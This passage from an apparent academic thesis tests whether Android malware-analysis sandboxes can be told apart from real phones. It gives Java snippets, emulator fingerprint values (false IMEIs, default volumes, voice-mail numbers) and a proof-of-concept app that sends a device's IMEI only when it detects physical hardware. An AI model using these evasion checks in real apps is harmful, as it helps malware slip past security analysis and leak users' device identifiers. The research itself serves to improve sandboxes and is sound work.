[94] Details regarding the Android `AudioManager` API are provided at: http://developer.android.com/reference/android/media/AudioManager.html.

in subsequent versions of the Android platform. It is also possible various manufacturers have chosen not to implement this functionality since it only exists in the Android source code and not in the API documentation.

Within the `onCreate` method of our main Activity, an `AudioManager` is instantiated using the `getSystemService` method of the Activity's corresponding API. After verifying that the `AudioManager` object is not `null` (i.e., that the system executing the application does indeed support audio capabilities), we capture initial information from various audio streams, which include current volume level and maximum volume level. These are displayed on the device's screen as well as logged to our EC2 server. Afterwards, we programmatically increase and decrease the volume of each audio stream in separate methods by making use of the `AudioManager adjustStreamVolume` method. The programming details for `onCreate` are shown in Figure 22. The details of getting the initial volume levels and maximum volume levels are provided in Figure 23.

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_audio_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    mAudioManager = (AudioManager) getSystemService(Context.AUDIO_SERVICE);

    if(mAudioManager == null) {
        setErrorMsg("No Audio Manager Available");
        showErrorMsg();
        sendErrorMsg();
    } else {
        // Set, show, send initial audio attributes and volume levels
        setInitialAudioData();
        showAudioData();
        sendAudioData();
        increaseVolume();
        decreaseVolume();


    }
}
```

Figure 22. Code snippet for `onCreate` in the Audio app.

```
private void setInitialAudioData() {

    maxAlarmVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_ALARM);
    maxDTMFVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_DTMF);
    maxMusicVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_MUSIC);
    maxNotificationVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_NOTIFICATION);
    maxRingVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_RING);
    maxSystemVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_SYSTEM);
    maxVoiceCallVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_VOICE_CALL);

    currentAlarmVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_ALARM);
    currentDTMFVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_DTMF);
    currentMusicVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_MUSIC);
    currentNotificationVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_NOTIFICATION);
    currentRingVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_RING);
    currentSystemVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_SYSTEM);
    currentVoiceCallVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_VOICE_CALL);

    paramsAudio.add(new BasicNameValuePair("Alarm Volume Max", String.valueOf(maxAlarmVolume)));
    paramsAudio.add(new BasicNameValuePair("DTMF Volume Max", String.valueOf(maxDTMFVolume)));
    paramsAudio.add(new BasicNameValuePair("Music Volume Max", String.valueOf(maxMusicVolume)));
    paramsAudio.add(new BasicNameValuePair("Notification Volume Max", String.valueOf(maxNotificationVolume)));
    paramsAudio.add(new BasicNameValuePair("Ring Volume Max", String.valueOf(maxRingVolume)));
    paramsAudio.add(new BasicNameValuePair("System Volume Max", String.valueOf(maxSystemVolume)));
    paramsAudio.add(new BasicNameValuePair("Voice Call Volume Max", String.valueOf(maxVoiceCallVolume)));

    paramsAudio.add(new BasicNameValuePair("Alarm Volume", String.valueOf(currentAlarmVolume)));
    paramsAudio.add(new BasicNameValuePair("DTMF Volume", String.valueOf(currentDTMFVolume)));
    paramsAudio.add(new BasicNameValuePair("Music Volume", String.valueOf(currentMusicVolume)));
    paramsAudio.add(new BasicNameValuePair("Notification Volume", String.valueOf(currentNotificationVolume)));
    paramsAudio.add(new BasicNameValuePair("Ring Volume", String.valueOf(currentRingVolume)));
    paramsAudio.add(new BasicNameValuePair("System Volume", String.valueOf(currentSystemVolume)));
    paramsAudio.add(new BasicNameValuePair("Voice Call Volume", String.valueOf(currentVoiceCallVolume)));

}
```

Figure 23. Code snippet for `setInitialAudioData` in the Audio app.

The programmatic volume changes should create system broadcasts which are received by our `VolumeBroadcastReceiver` class. The `onReceive` method of this Broadcast Receiver captures the audio stream type for which the volume adjustment took place, as well as the current and previous volume levels for that audio stream, as shown in Figure 24. Audio stream types recognized by the `AudioManager` API include types for alarms, music playback, notifications, ring tones, system sounds, phone calls, and Dual-Tone Multi-Frequency (DTMF), which is commonly associated with *touch tone* sounds generated when pressing keys on a telephone. MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

```
@Override
public void onReceive(Context context, Intent intent) {
    if (intent.getAction().equals("android.media.VOLUME_CHANGED_ACTION")) {
        mAudioManager = (AudioManager) context.getSystemService(Context.AUDIO_SERVICE);


        if (mAudioManager == null) {
            setErrorMsg("No Audio Manager Available");
            showErrorMsg();
            sendErrorMsg(context);
        } else {

            int volStreamType = intent.getIntExtra("android.media.EXTRA_VOLUME_STREAM_TYPE", -1);
            int newVolume = intent.getIntExtra("android.media.EXTRA_VOLUME_STREAM_VALUE", -1);
            int oldVolume = intent.getIntExtra("android.media.EXTRA_PREV_VOLUME_STREAM_VALUE", -1);

            paramsAudio.add(new BasicNameValuePair(
                    "Volume Stream Type Changed", String.valueOf(volStreamType)));
            paramsAudio.add(new BasicNameValuePair("Previous Volume", String.valueOf(oldVolume)));
            paramsAudio.add(new BasicNameValuePair("New Volume", String.valueOf(newVolume)));

            sendAudioData(context);
        }
    }
}
```

Figure 24. Code snippet for `onReceive` in the Audio app.

3. Results

Results for the various audio attributes obtained during runtime execution of the Audio application are provided in Table 17. We performed testing on the physical devices by initially using the physical volume rockers on the side of the devices to adjust the volume levels all the way down. Additionally, we went into the Android Settings application on each device and adjusted the volume levels all the way down for any audio stream listed. The table results provide the maximum volume level, the initial volume level, and the volume level after (post) the programmatic volume increase and decrease for each audio stream type.

Table 17. Audio application results

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Audio Manager present?	✔	✔	✔	✔	*	✔	✔	✔		✔	✔	✔	✔
ALARM max volume	7	15	15	7		7	7	7		7	7	7	7
DTMF max volume	15	15	15	15		15	15	15		15	15	15	15
MUSIC max volume	15	15	15	15		15	15	15		15	15	15	15
NOTIFICATION max volume	7	15	15	7		7	7	7		7	7	7	7
RING max volume	7	15	15	7		7	7	7		7	7	7	7
SYSTEM max volume	7	15	15	7		7	7	7		7	7	7	7
VOICE CALL max volume	5	5	5	5		5	5	5		5	5	5	5
ALARM volume (initial / post)	7/6	11/11	11/11	0/0		6/6	6/6	6/6		6/6	6/6	6/6	6/6
DTMF volume (initial / post)	0/3	0/1	0/1	0/8		12/3	**11/3**	12/3		12/3	**11/3**	12/3	**11/14**
MUSIC volume (initial / post)	0/0	0/0	0/0	0/0		11/11	11/11	11/11		11/11	11/11	11/11	11/11
NOTIFICATION (initial / post)	0/5	0/11	0/11	0/3		5/6	5/6	5/6		5/6	5/6	5/6	5/6
RING volume (initial / post)	0/1	0/0	0/0	0/2		5/5	5/5	5/5		5/5	5/5	5/5	5/5
SYSTEM volume (initial / post)	0/4	0/9	0/9	0/1		7/7	**5/4**	7/7		7/7	**5/4**	7/7	**5/4**

Attribute Tested	Devices				Malware Analysis Services								
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Joe Sandbox	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
VOICE CALL volume (initial / post)	4/4	4/4	4/4	4/4		4/4	4/4	4/4		4/4	4/4	4/4	4/4

** Android Sandbox continued its trend of making HTTP requests to our EC2 server, but without any POST variable data for logging.*

4. Discussion

All analysis services that provided results to our EC2 server indicated an `AudioManager` object was able to be instantiated and was able to perform volume adjustments (both increases and decreases). The maximum volume values for each audio stream given by the analysis services appeared realistic and matched two of the physical devices (Samsung Galaxy S4 and LG Nexus 5).

The values given by each analysis service for initial volume and for volume after programmatic adjustments were not significant when compared to the corresponding values given by the physical devices (i.e., we can't account for what the initial volumes will be in the analysis services' runtime environments like we could with the physical devices). However, when the values given by each analysis service were compared against each other, a significant pattern was observed.

With an exception of two attributes on three of the services, the initial and post adjustment volume levels for each audio stream were exactly the same. We have bolded and highlighted (in yellow) these exceptions in Table 17. Of note, the initial values on these two audio streams for each exception did match each other. We also observed that APKScan, SandDroid, VisualThreat (the three services for which these exceptions were noted) were running Android API level 16, while all other analysis services were running Android API level 15 or lower when executing our Audio application. These similarities across each of the services might be explained by each service creating a new instance of an Android runtime environment each time an APK is submitted (i.e., allocating new resources, running the submitted APK, then releasing those resources back to a larger pool). If that is the case, it is also possible the volume levels are then defaulted to the given values seen in Table 17. Based on this initial result, we are partially confident that audio volumes (specifically maximum volume level and initial volume level) could be used for detection of an emulated runtime environment.

Although we did not perform testing that included how devices and runtime environments respond to volume adjustments that trigger device vibration, this too could serve as an additional validation check for execution of an application on a physical

device. It would be interesting to test what changes are registered by a device's accelerometer sensor when volume adjustments cause vibration or haptic feedback. Additionally, it would be interesting to test a device's capabilities for recording (via microphone) a short audio clip and what the resulting file might include. We leave these to be explored in future work.

L. PHONESTATE APPLICATION

1. Android TelephonyManager Overview

The Android platform offers multiple APIs for accessing information regarding telephony services on a smart device, specifically through APIs found in the `android.telephony` package. The `TelephonyManager`[95] API is one such package that provides multiple methods for performing actions such as inspecting a device's IMEI, determining the network type of the device (e.g., GSM or CDMA), and listing the device's voice mail number. Additionally, this API allows for registering an event listener that can determine changes in a device's call state (e.g., a phone being idle vice having an incoming call) [54].

2. Application Details

The PhoneState application we developed focuses on gathering basic information about a device's telephony attributes and state. To accomplish this, an additional Android permission was required to be declared in the manifest beyond those needed for the application's network connectivity, namely `android.permission.READ_PHONE_STATE`.

Within the `onCreate` method of our main Activity, a `TelephonyManager` is instantiated using the `getSystemService` method of the Activity's corresponding API. After verifying that the `TelephonyManager` object is not `null` (i.e., that the system executing the application does indeed support telephony capabilities), we capture initial attributes about the device that include the IMEI, network operator number,

[95] More details regarding the TelephonyManager can be found at: http://developer.android.com/reference/android/telephony/TelephonyManager.html.

network type, phone type, the state of the SIM card if one is present, the SIM card operator number, the current network subscriber ID, and the voice mail number. These are displayed on the device's screen as well as logged to our EC2 server. Additionally, we register an event listener that captures changes in the device's call state through the `onCallStateChanged` method. The `onCreate` program details are shown in Figure 25. The event listener program details are shown in Figure 26. There are three different call states which the `TelephonyManager` API defines: `CALL_STATE_IDLE` (no activity), `CALL_STATE_OFFHOOK` (at least one call exists that is dialing, active, or on hold), and `CALL_STATE_RINGING` (a new call arrived and is ringing or waiting due to a current active call). MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_phone_state_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    mTelephonyManager = (TelephonyManager) getSystemService(Context.TELEPHONY_SERVICE);

    if(mTelephonyManager != null) {
        mTelephonyManager.listen(new TeleListener(), PhoneStateListener.LISTEN_CALL_STATE);
        setPhoneData();
        showPhoneData();
        sendPhoneData();
        setErrorMsg("Phone Data Should've Been Sent");
        sendErrorMsg();
    } else {
        setErrorMsg("No Telephony Service Available");
        showErrorMsg();
        sendErrorMsg();
    }
}
```

Figure 25. Code snippet for `onCreate` in the PhoneState app.

```
private class TeleListener extends PhoneStateListener {

    @Override
    public void onCallStateChanged(int state, String incomingNumber) {
        super.onCallStateChanged(state, incomingNumber);
        switch (state) {
            case TelephonyManager.CALL_STATE_IDLE:
                setPhoneCallState("IDLE", incomingNumber);
                showPhoneCallState("IDLE", incomingNumber);
                sendPhoneCallState();
                break;
            case TelephonyManager.CALL_STATE_OFFHOOK:
                setPhoneCallState("OFF_HOOK", incomingNumber);
                showPhoneCallState("OFF_HOOK", incomingNumber);
                sendPhoneCallState();
                break;
            case TelephonyManager.CALL_STATE_RINGING:
                setPhoneCallState("RINGING", incomingNumber);
                showPhoneCallState("RINGING", incomingNumber);
                sendPhoneCallState();
                break;
            default:
                break;
        }
    }

}
```

Figure 26. Code snippet for `onCallStateChanged` in the PhoneState app.

3. Results

Results for the various telephony attributes obtained during runtime execution of the PhoneState application are provided in Table 18. Our tests performed on the physical devices did not include actual call state changes due to lack of actual SIM cards installed in the devices. Future work should take this into account and test on physical devices with full cellular capabilities. Device IDs (e.g., IMEI) are not disclosed on physical devices for privacy purposes. With that stated, we have excluded physical device data from the subsequent results to allow more room to display the analysis services' data.

Table 18. PhoneState application results

Attributes Tested	Malware Analysis Services							
	Android Sandbox	Andrubis	APKScan	CopperDroid	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Telephony Manager?	*	✔	✔	✔	✔	✔	✔	✔
Device ID(s)[96]		357242043237517	357242043237511	000000000000000	908650746897525 418720581487159	357242043237511	000000000000000	357242043237511
Network operator(s)[97]		310260	310260	310260	310260,46000	310260	310260	310260
Network type[98]		3	3	3	3	3	3	3
Phone type[99]		1	1	1	1	1	1	1
SIM card state[100]		5	5	5	5	5	5	5
SIM card operator(s)[97]		310260	310260	310260	310260,46000	310260	310260	310260
Subscriber ID(s)[101]		310005123456789	310260000000000	310260000000000	457486288717169 418720581487159	310260000000000	310260000000000	310260000000000
Voice mail number(s)		15552175049	15552175049	15552175049	15552175049 13579123651	15552175049	15552175049	15552175049

[96] `getDeviceID` returns the unique device ID (e.g., the IMEI for GSM and the MEID or ESN for CDMA phones).

[97] `getNetworkOperator` and `getSIMOperator` return numeric codes (MCC+MNC) of the registered network operator and SIM card provider.

[98] `NETWORK_TYPE` integer constants are defined at [53]. `NETWORK_TYPE_UMTS` corresponds to value 3.

[99] `PHONE_TYPE` integers correspond to: `PHONE_TYPE_NONE` (0), `PHONE_TYPE_GSM` (1), `PHONE_TYPE_CDMA` (2), `PHONE_TYPE_SIP` (3).

[100] `SIM_STATE` integer constants are defined at [53]. `SIM_STATE_READY` corresponds to value 5.

[101] `getSubscriberID` returns the unique subscriber ID (e.g., the IMSI for a GSM phone)

Attributes Tested	Malware Analysis Services							
	Android Sandbox	Andrubis	APKScan	CopperDroid	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Call states observed[102]		I/R	I	I	I/R	I	I	I/R/OH
Incoming phone #(s)		0815123456789	N/A	N/A	17500941630	N/A	N/A	8613800138000

** Android Sandbox continued its trend of making HTTP requests to our EC2 server, but without any POST variable data for logging.*

[102] Call states are represented as: `CALL_STATE_IDLE (I), CALL_STATE_OFFHOOK (OH), CALL_STATE_RINGING (R)`

4. Discussion

Multiple attribute values observed during our testing of the PhoneState application were significant. None of the analysis services showed the exact same values for all of the various attributes collected and only some of these services initiated a call state change (i.e., an incoming phone call was detected). Individual values for attributes were inspected for validity, which the remainder of this section discusses. Of note, Mobile-Sandbox logged values from two separate runtime environments (similar to other applications tested on this service) that provided differing values for the attributes collected.

All services reported a phone type of `1`, indicating a GSM device. This would imply the device identifier associated with each service would be an IMEI number. IMEI values can be validated through multiple services online[103] (even programmatically by parsing HTTP requests for automated scripts). Obviously, the IMEI value of `000000000000000` was a false value; however the other reported values were also verified as false using an online IMEI submission service. Based on this result, we are confident that detection of emulated runtime environments is possible by looking for GSM phone types with a false IMEI number.

The subscriber ID codes on five of the six analysis services that reported results appeared suspicious in sequence (`310005123456789` and `310260000000000`), with Mobile-Sandbox being an exception. We have yet to come across an accessible way for validating subscriber ID codes, however, and so this attribute would be hard to use for detecting emulated runtime environments with any level of confidence. One proposed technique would be to compare values against a known blacklist of numbers; we would likely want to run larger volumes of tests against known mobile malware analysis services to populate such a blacklist.

Similar to the blacklist described for subscriber ID codes, a blacklist could be utilized for verifying false voice mail numbers and incoming phone numbers such as

[103] We verified the IMEIs on our physical devices and confirmed false IMEIs for the analysis services by using an online submission tool found at http://www.imei.info.

those given by the analysis services in our testing. The number `15552175049` is obviously false because `555` is not a valid U.S. area code. We attempted to call the other U.S. numbers observed (`13579123651`, `17500941630`) and received a *failed to connect or disconnected* status on each of the numbers. We did not attempt to verify the international numbers observed. Based on our results, observing the voice mail number `15552175049` is sufficient for detecting an emulated runtime environment but it should not be used as the sole indicator, as evidenced by Mobile-Sandbox results.

Network and SIM card operator codes did not provide significant values that would help in detecting emulated runtime environments. Both values observed correspond to realistic Mobile Country Codes (MCC) prepended to Mobile Network Codes (MNC), with `310260` indicating *United States T-Mobile* and `46000` indicating *China Mobile GSM*.[104]

Even though several of the attributes we observed in testing were significant for our purposes, we would like to reiterate our tests performed on the physical devices did not have cellular capabilities. Future work should take this into account because the `TelephonyManager` API (and moreover the `android.telephony` package of APIs), provide a robust set of other methods which could be used for detecting emulated runtime environments such as obtaining a list of cellular neighbors, determining whether a GSM device is roaming, inspecting Received Signal Strength (RSSI), and more.

M. ADDITIONAL APPLICATIONS

Although we developed several other applications to test against the malware analysis services, we conclude this chapter for sake of brevity and lack of significant results observed by these other applications. The applications included:

- An **SMS** application, which inspected a device's Inbox and Sent SMS messages for phone numbers, date, content, status (e.g., did the message go through and was an incoming message actually viewed) and total number of messages.

[104] MCC and MNC values can be looked up at: http://www.mcc-mnc.com/.

- A **CallHistory** application, which inspected a device's call history (incoming, missed, and outbound) for phone numbers, dates, duration, and total number of calls.

- A **ContactList** application, which inspected a device's contact list (address book) for names, phone numbers, last time contacted, number of times contacted, email address, and total number of contacts in the address book.

Although some of the services showed zero contacts, zero calls, or zero SMS messages, it wasn't consistent across the applications or services and therefore could not be relied upon as sole indicators for detection of emulated runtime environments. Additionally, a realistic scenario on a physical device could be that its user had recently deleted all SMS and call history logs. Some of the dates observed across these applications also seemed incorrect, similar to results seen in the LocationGPS and LocationNetwork applications; however, it was not consistent and again, a realistic scenario could be envisioned where a phone call record on a device was from several years ago (this could be partially mitigated by sorting the most recent calls).

MD5 hash values for each APK file submitted of the three applications and additional source code are provided in Appendix A.

Interestingly, and almost as a tip of the hat to the information security community, Andrubis gave results from executing our ContactList application that provided the names of Bob, Alice, and Eve. Their phone numbers are `080–012-3456789`, `013–1337`, and `065–031-337`, respectively. Sadly, Mallory was left out.

V. ANDROID EMULATOR EVASION

The previous chapter's enumeration findings show there are multiple heuristics that a malicious Android app developer could use to determine whether an application he or she created is executing in an emulated environment or on a physical device. This technique allows a malicious app to determine whether it should trigger functionality to execute its malice (because it is executing on a physical device), or if it should trigger evasion techniques (because it is executing in an analysis environment).

This chapter details two proof-of-concept applications that we developed to test evasion techniques on mobile malware analysis services, or—more specifically—on the emulated environments they utilize for mimicking Android devices.

A. METHODOLOGY

Both Android applications we developed for evasion testing first attempt to capture basic values and attributes of sensors, hardware features, or other dynamic resources. These values and attributes are directly accessible through proper Android API method calls and, when required, proper Android *permissions* declared in the `AndroidManifest.xml` configuration file. Similar to applications developed for Chapter IV, we do not attempt to circumvent or exploit any Android platform feature for purposes of these tests.

We continued to utilize our EC2 server for logging results sent by the physical devices and the analysis services during our tests. Similar to Chapter IV applications, results are also displayed on the Android device or emulator screen using a TextView object. Several of the services provided screen captures of submitted applications during runtime as part of their resulting report, so this served as a secondary measure for capturing data generated from each service.

During runtime of both applications, we also captured various static heuristics about the device or emulator performing code execution. The Android `android.os.Build` API provides various public member fields such as

`Build.DEVICE`, `Build.BRAND`, `Build.MANUFACTURER`, `Build.MODEL`, `Build.PRODUCT`, `Build.BOARD`, and `Build.VERSION.SDK_INT`, which all give some insight as to the type of hardware and operating system version (i.e., Android API level) utilized for executing an application. Although these values in of themselves could be used for detection and evasion, we specifically designed our applications to utilize values and attributes of sensors or other dynamic resources.

Both applications attempt to determine if they are executing on a physical device, and, if so, retrieve the device's unique ID (i.e., its IMEI, ESN, or MEID value) and send that value to our EC2 server. If the application determines it is executing in an emulated environment, it will not send the device's unique ID. Of note, sending the device's unique ID is a common trend associated with malware and aggressive malware, as described in [55] and evidenced in a profile of the NickiSpy.A malware instance detected in 2011 [56].

The remainder of this chapter details each application test and the results observed by running an application on four physical devices (Samsung Galaxy S4, Samsung Galaxy S5, Samsung Galaxy Note 4, and LG Nexus 5) and within seven different analysis services. As mentioned in Chapter III, we chose not to submit any more applications to Joe Sandbox Mobile due to previous bans caused by our failings to adhere to their Terms and Conditions. Additionally, at the time of our testing for these two applications, the Android Sandbox online submission service appeared to be unreachable.

We named these applications after the well-known video game *Konami Code*[105] cheat, which appeared in multiple games and is still referenced today as a nod to past gaming culture.[106] It involved users entering a sequence of button pushes at a specific time in the gaming (typically the beginning) to unlock a secret cheat (usually in the form of additional player lives being given).

[105] Details of the *Konami Code* can be found at: http://en.wikipedia.org/wiki/Konami_Code.

[106] The Google Play Games app even used this cheat to display a hidden message, as described at: http://www.androidpolice.com/2013/07/25/konami-code-easter-egg-discovered-in-google-play-games/.

B. KONAMI CODE: STATIC ATTRIBUTES

1. Application Details

The first version of the Konami Code application we developed focused on testing runtime environments against known *static* attribute values based on our findings in Chapter IV. For example, in testing the accelerometer sensor, we compared attribute values against known values detected in emulated environments such as its *max range*, *power*, and *vendor name*. This is performed by a method called from the application's `onCreate` method (i.e., it's initial entry point), and is shown in Figure 27. We chose nine different tests to perform involving various values from the SensorList, Accelerometer, Geomagnetic Field, Orientation, Proximity, Battery, Bluetooth, Audio, and PhoneState applications. Each test is called sequentially from `onCreate`, and if any one of them fails, the application will not send the device's unique identification number to our EC2 server. MD5 hash values for each APK file submitted and additional source code are provided in Appendix A.

```
private void accelerometerGoNoGo() {

    if (mAccelerometer == null) {
        confidence = false;
        setErrorMsg("Emulated Environment Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        float accelerometerMaxRange = mAccelerometer.getMaximumRange();
        float accelerometerPower = mAccelerometer.getPower();
        String accelerometerVendor = mAccelerometer.getVendor();
        if ((accelerometerMaxRange < 10)
                && (String.valueOf(accelerometerPower).equals("3.0"))
                && (String.valueOf(accelerometerVendor)
                .equals("The Android Open Source Project"))) {
            confidence = false;
            setErrorMsg("Emulated Environment Detected");
            showErrorMsg();
            sendErrorMsg();
        } else {
            setErrorMsg("Likely Physical Device - Accelerometer Passed");
            showErrorMsg();
            sendErrorMsg();
        }
    }
}
```

Figure 27. Code snippet for `accelerometerGoNoGo` in the KonamiCodeStatic app.

2. Results

Results obtained during runtime execution of the KonamiCodeStatic application are provided in Table 19. A checkmark indicates the specific test was passed by the device or service (e.g., did the runtime environment provide realistic values for the accelerometer's static attributes tested), while a cross-mark indicates it failed. If all tests were passed and an IMEI was sent to our EC2 server, a checkmark is given in the final row.

Table 19. KonamiCodeStatic application results

Sensor/Resource Tested	Devices				Malware Analysis Services							
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Test 1: Number of Sensors[107]	✔	✔	✔	✔	*	✗	✗	✗	✗	✗	✗	✗
Test 2: Accelerometer Sensor[108]	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗
Test 3: Geomagnetic Field Sensor[109]	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗
Test 4: Orientation Sensor[110]	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗
Test 5: Proximity Sensor[111]	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗
Test 6: Battery[112]	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗
Test 7: Bluetooth[113]	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗

[107] Emulated environments were known to only indicate five sensors or less as being implemented.

[108] Emulated environments were known to provide detectable values for accelerometer *max range*, *power*, and *vendor name*.

[109] Emulated environments were known to provide detectable values for geomagnetic field sensors' *max range*, *power*, and *resolution*.

[110] Emulated environments were known to provide detectable values for orientation sensors' *power*, *resolution*, and *vendor name*.

[111] Emulated environments were known to provide detectable values for proximity sensors' *max range*, *power*, *resolution*, *and vendor name*.

[112] Emulated environments were known to provide detectable values for battery temperature and voltage when current status was queried.

[113] Emulated environments were known to provide detectable values indicating a Bluetooth adapter was not present.

Sensor/Resource Tested	Devices				Malware Analysis Services							
	Galaxy S4	Galaxy S5	Galaxy Note 4	Nexus 5	Android Sandbox	Andrubis	APKScan	CopperDroid	Mobile-Sandbox	SandDroid	TraceDroid	VisualThreat
Test 8: Audio[114]	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗
Test 9: Phone State[115]	✔	✔	✔	✔		✗	✗	✗	✔	✗	✗	✗
Was Device ID (IMEI) sent?	✔	✔	✔	✔		✗	✗	✗	✗	✗	✗	✗

** At the time of testing and KonamiCodeStatic APK submission, the Android Sandbox online service was unreachable and therefore no results were obtained.*

[114] Emulated environments were known to provide detectable values for initial audio volume levels across seven audio streams.

[115] Emulated environments were known to provide detectable values for a device's unique identification number (e.g., its IMEI).

3. Discussion

The KonamiCodeStatic application was successfully able to detect and evade all seven mobile malware services that we submitted it to for analysis. For each of the physical devices on which the KonamiCodeStatic app was executed, we received a positive IMEI value displayed to the screen and logged on our EC2 server. These results provided evidence that testing for known attribute values of sensor or other dynamic resources on an Android device are sufficient for determining the runtime environment (i.e., physical or emulated) on which the application is being executed.

More importantly, the detailed results also gave evidence of how emulated environments could easily defeat many of these tests in the future, should they modify the underlying Android platform source code to blend these known values with more realistic ones. Because the values tested by this application were known to be static, the technique used for comparing them was essentially a form of *blacklisting*, which places the burden on the one performing the comparison. This was evidenced by the results from Mobile-Sandbox. Although the application ultimately succeeded in detecting it was in an emulated environment, the Mobile-Sandbox service did pass the PhoneState test (highlighted in Table 19) by providing an IMEI and a voice mail number that we did not have on our blacklist.

Another interesting result of this test is shown by the reports generated from APKScan, which includes a section titled Network Information Leakage that provides indications when sensitive information (such as contacts, IMEIs, etc.) is sent off the phone. This specific analysis service identified our PhoneState application as being suspicious because of its attempt to capture and send devices' unique identification numbers (e.g., IMEI) over a network connection. Figure 28 shows an example of this section after analysis of our PhoneState application.[116] Figure 29 shows screen captures from the APKScan emulated environment after running our PhoneState application (left) and our KonamiCodeStatic application (right). Because the KonamiCodeStatic

[116] The APKScan report for our PhoneState APK submission is at: http://apkscan.nviso.be/report/show/131bc9b7b854a0cd55601c2562fe5806.

application is successfully able to detect its being executed in APKScan's emulated environment, it never attempts to send an IMEI value across the network and therefore is not flagged as being suspicious.

Figure 28. The Network Information Leakage section results within APKScan after executing the PhoneState app.

